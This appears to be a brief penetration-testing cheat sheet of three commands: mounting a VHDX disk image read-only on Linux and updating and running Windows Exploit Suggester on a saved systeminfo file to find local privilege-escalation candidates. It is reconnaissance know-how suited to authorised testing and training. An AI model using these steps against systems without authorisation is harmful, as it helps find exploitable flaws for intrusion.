`guestmount --add WEBSRV10.vhdx --ro /mnt/vhdx/ -m /dev/sda1`	Mount VHD/VHDX on Linux
`sudo python2.7 windows-exploit-suggester.py --update`	Update Windows Exploit Suggester database
`python2.7 windows-exploit-suggester.py --database 2021-05-13-mssb.xls --systeminfo win7lpe-systeminfo.txt`	Running Windows Exploit Suggester